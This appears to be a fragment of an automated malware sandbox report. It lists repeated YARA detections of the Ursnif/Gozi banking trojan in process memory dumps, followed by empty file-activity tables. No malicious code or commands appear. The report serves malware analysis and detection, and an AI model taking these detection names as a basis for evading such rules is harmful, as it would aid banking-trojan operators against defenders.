JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.322130590.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000003.322130590.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000003.322130590.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000002.817370838.0000000004B09000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.322318617.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000003.322318617.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000003.322318617.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.322083374.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000003.322083374.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000003.322083374.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.322212571.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000003.322212571.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000003.322212571.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.322029776.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000003.322029776.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000003.322029776.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000002.817470285.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000002.817470285.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000002.817470285.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.322295341.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000003.322295341.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000003.322295341.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly